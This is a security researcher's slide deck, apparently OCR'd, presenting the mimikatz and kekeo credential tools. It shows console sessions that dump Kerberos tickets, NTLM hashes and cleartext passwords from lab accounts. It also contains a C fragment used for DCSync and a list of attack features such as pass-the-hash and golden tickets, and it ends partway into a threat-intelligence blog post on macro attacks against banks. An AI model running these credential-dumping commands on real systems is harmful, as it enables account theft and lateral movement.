
You (Dis)Liked Mimikatz?

Wait For Kekeo



```
kekeo 2.1 (x64) built on Oct  8 2018 23:19:48 - lil!
"A La Vie, A L'Amour"
/* * *
 Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 http://blog.gentilkiwi.com/kekeo                 (oe.eo)
                                       with  9 modules * * */

kekeo # kerberos::list
  [krb-cred]     S: krbtgt/LAB.LOCAL @ LAB.LOCAL
  [krb-cred]     E: [00000012] aes256_hmac
  [enc-krb-cred] P: localuser @ LAB.LOCAL
  [enc-krb-cred] S: krbtgt/LAB.LOCAL @ LAB.LOCAL
  [enc-krb-cred] T: [05/12/2018 03:36:53 ; 05/12/2018 13:17:47] {R:
  [enc-krb-cred] F: [60a10000] name_canonicalize ; pre_authent ; ren
  [enc-krb-cred] K: ENCRYPTION KEY 23 (rc4_hmac_nt       ): 00000000

  [krb-cred]     S: krbtgt/LAB.LOCAL @ LAB.LOCAL
  [krb-cred]     E: [00000012] aes256_hmac
  [enc-krb-cred] P: localuser @ LAB.LOCAL
  [enc-krb-cred] S: krbtgt/LAB.LOCAL @ LAB.LOCAL
  [enc-krb-cred] T: [05/12/2018 03:17:47 ; 05/12/2018 13:17:47] {R:
  [enc-krb-cred] F: [40e10000] name_canonicalize ; pre_authent ; ini
  [enc-krb-cred] K: ENCRYPTION KEY 18 (aes256_hmac       ): 00000000

  [krb-cred]     S: cifs/dc.lab.local @ LAB.LOCAL
  [krb-cred]     E: [00000012] aes256_hmac
  [enc-krb-cred] P: localuser @ LAB.LOCAL
  [enc-krb-cred] S: cifs/dc.lab.local @ LAB.LOCAL
  [enc-krb-cred] T: [05/12/2018 03:36:43 ; 05/12/2018 13:17:47] {R:
  [enc-krb-cred] F: [40a50000] name_canonicalize ; ok_as_delegate ;
  [enc-krb-cred] K: ENCRYPTION KEY 18 (aes256_hmac       ): ecaba565

kekeo #
```

Benjamin DELPY *`gentilkiwi`*


`whoami` ?

Benjamin DELPY - @gentilkiwi

- Security researcher at night (*mimikatz is not related to my work*)
- Author of **`mimikatz`**
  - *This little program that I wrote to learn C*
  - And **kekeo**, for my (your ?) personal usage ;)

- I'm not:
  - **Bachelor, CISSP, CISA, OSCP, CHFI, CEH, ISO*, MCSA, CHFI, PASSI, [...]**
- I'm:
  - ***French***
  - Working in **French Central Bank** / Research & Development Security Center (CRDS)

BANQUE DE FRANCE
EUROSYSTÈME



```
        DrsExtensionsInt.cb = sizeof(DRS_EXTENSIONS_INT) - sizeof(DWORD);
        drsStatus = IDL_DRSBind(*hBinding, &DRSUAPI_DS_BIND_GUID_Standard, (DRS_EXTENSIONS *) &DrsExtensionsInt, &pDrsExtensionsOutput, &hDrs);
        if(drsStatus == 0)
        {
            dcInfoReq.V1.InfoLevel = 2;
            dcInfoReq.V1.Domain = (LPWSTR) Domain;
            drsStatus = IDL_DRSDomainControllerInfo(hDrs, 1, &dcInfoReq, &dcOutVersion, &dcInfoRep);
            if(drsStatus == 0)
            {
                if(dcOutVersion == 2)
                {
                    for(i = 0; i < dcInfoRep.V2.cItems; i++)
                    {
                        if(!DomainGUIDfound && ((_wcsicmp(ServerName, dcInfoRep.V2.rItems[i].DnsHostName) == 0) || (_wcsicmp(ServerName, dcInfoRep.V2.rItems[i].NetbiosNar
                        {
                            DomainGUIDfound = TRUE;
                            *DomainGUID = dcInfoRep.V2.rItems[i].NtdsDsaObjectGuid;
                        }
                    }
                    if(!DomainGUIDfound)
                        PRINT_ERROR(L"DomainControllerInfo: DC \'%s\' not found\n", ServerName);
                }
                else PRINT_ERROR(L"DomainControllerInfo: bad version (%u)\n", dcOutVersion);
                kull_m_rpc_drsr_free_DRS_MSG_DCINFOREPLY_data(dcOutVersion, &dcInfoRep);
            }
            else PRINT_ERROR(L"DomainControllerInfo: 0x%08x (%u)\n", drsStatus, drsStatus);

            if(Guid)
            {
                RtlInitUnicodeString(&uGuid, Guid);
                ObjectGUIDfound = NT_SUCCESS(RtlGUIDFromString(&uGuid, UserGuid));
            }
            else if(User)
            {
                if(kull_m_rpc_drsr_CrackName(hDrs, wcschr(User, L'\\') ? DS_NT4_ACCOUNT_NAME : wcschr(User, L'=') ? DS_FQDN_1779_NAME : wcschr(User, L'@') ? DS_USER_PRIN
                {
                    RtlInitUnicodeString(&uGuid, sGuid);
                    ObjectGUIDfound = NT_SUCCESS(RtlGUIDFromString(&uGuid, UserGuid));
                }
```


mimikatz

- A little program started in 2008/2009
  - Under other names, less fun: **`kdll`**, **`kdllpipe`**, **`katz`**, etc.
- With a superb kiwi icon (isn’t it?)

- With *interesting* functionalities
  - Running forbidden by GPO programs (**`cmd`**, **`taskmgr`**, **`regedit`**) ;
  - Certificates export with « not exportable » keys (**`CAPI`** & **`CNG`**) ;
  - **`NTLM`** hash dumping from **`SAM`** database, and from current sessions ;
  - Pass-the-hash ;
  - Winmine…

mimikatz


- In 2011:
  - Cleartext passwords of connected users! (Windows XP to 7)



```
  .#####.   mimikatz 2.1.1 (x64) built on Dec  3 2018 01:53:58
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 321539 (00000000:0004e803)
Session           : Interactive from 1
User Name         : Gentil Kiwi
Domain            : HACK-1
Logon Server      : HACK-1
Logon Time        : 04/12/2018 23:58:50
SID               : S-1-5-21-1982681256-1210654043-1600862990-1000
        msv :
         [00010000] CredentialKeys
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
         [00000003] Primary
         * Username : Gentil Kiwi
         * Domain   : HACK-1
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
        tspkg :
         * Username : Gentil Kiwi
         * Domain   : HACK-1
         * Password : waza1234/
        wdigest :
         * Username : Gentil Kiwi
         * Domain   : HACK-1
         * Password : waza1234/
        kerberos :
         * Username : Gentil Kiwi
         * Domain   : HACK-1
         * Password : (null)
        ssp :
        credman :
```

mimikatz

- Then…
  - Dump of Kerberos data (keys, tickets…) ;
  - Dump of credential keys ;
  - Pass-the-ticket ;
  - Golden & Silver Ticket ;
  - Patch Terminal Server ;
  - Patch EventLog ;
  - Windows vault Secrets ;
  - WinDBG plug-in;
  - DPAPI !
  - DCSync, DCShadow (with Vincent Le Toux) ;
  - A kernel driver ;
  - mimilove for Windows 2000 ;
  - RPC support for remote control ;
  - Bypass of the Credential Guard chain ;
  - …




mimikatz 2.1.1 x64 (oe.eo)

```
  .#####.   mimikatz 2.1.1 (x64) built on Dec  3 2018 01:53:58
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # coffee

    ( (
     ) )
  .______.
  |      |]
  \      /
   `----'

mimikatz # _
```

mimikatz


- 2019…
  - Cleartext passwords of connected users! (Windows XP to **10***)



```
  .#####.   mimikatz 2.1.1 (x64) built on Nov 19 2018 01:07:38
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # version

mimikatz 2.1.1 (arch x64)
Windows NT 10.0 build 17763 (arch x64)
msvc 150030729 207

mimikatz #
```

```
Authentication Id : 0 ; 1286587 (00000000:0013a1bb)
Session           : Interactive from 2
User Name         : gentiltester
Domain            : NIRVANA
Logon Server      : SRVCHARLY
Logon Time        : 26/11/2018 00:13:59
SID               : S-1-5-21-[redacted]
        msv :
         [00000003] Primary
         * Username : gentiltester
         * Domain   : NIRVANA
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
         * DPAPI    : 901ab4b4f570cdc01be9abccc71d902f
        tspkg :
         * Username : gentiltester
         * Domain   : NIRVANA
         * Password : waza1234/
        wdigest :
         * Username : gentiltester
         * Domain   : NIRVANA
         * Password : waza1234/
        kerberos :
         * Username : gentiltester
         * Domain   : NIRVANA.LOCAL
         * Password : waza1234/
        ssp :
        credman :
```

mimikatz



FireEye   Customer Stories   Blogs

Products   Solutions   Mandiant Consulting   Current Threats   Partners   Support   Comp

Home > FireEye Blogs > Threat Research Blog > Targeted Attacks against Banks in the Middle East

TARGETED ATTACKS AGAINST BANKS IN THE MIDDLE EAST

May 22, 2016 | by Sudeep Singh, Yin Hong Chang | Threat Research, Targeted Attack

Introduction

In the first week of May 2016, FireEye's DTI identified a wave of emails containing malicious attachments being sent to multiple banks in the Middle East region. The threat actors appear to be performing initial reconnaissance against would-be targets, and the attacks caught our attention since they were using unique scripts not commonly seen in crimeware campaigns.

In this blog we discuss in detail the tools, tactics, techniques and procedures (TTPs) used in these targeted attacks.

Delivery Method

The attackers sent multiple emails containing macro-enabled XLS files to employees working in the banking sector in the Middle East. The themes of the messages used in the attacks are related to IT Infrastructure such as a log of Server Status Report or a list of Cisco Iron Port Appliance details. In one case, the content of the email appeared to be a legitimate email conversation between several employees, even containing contact details of employees from several banks. This email was then forwarded to several people, with the malicious Excel file attached.


Macro Details

The macro first calls an Init() function (shown in Figure 1) that performs the following malicious activities:

1. Extracts base64-encoded content from the cells within a worksheet titled "Incompatible".
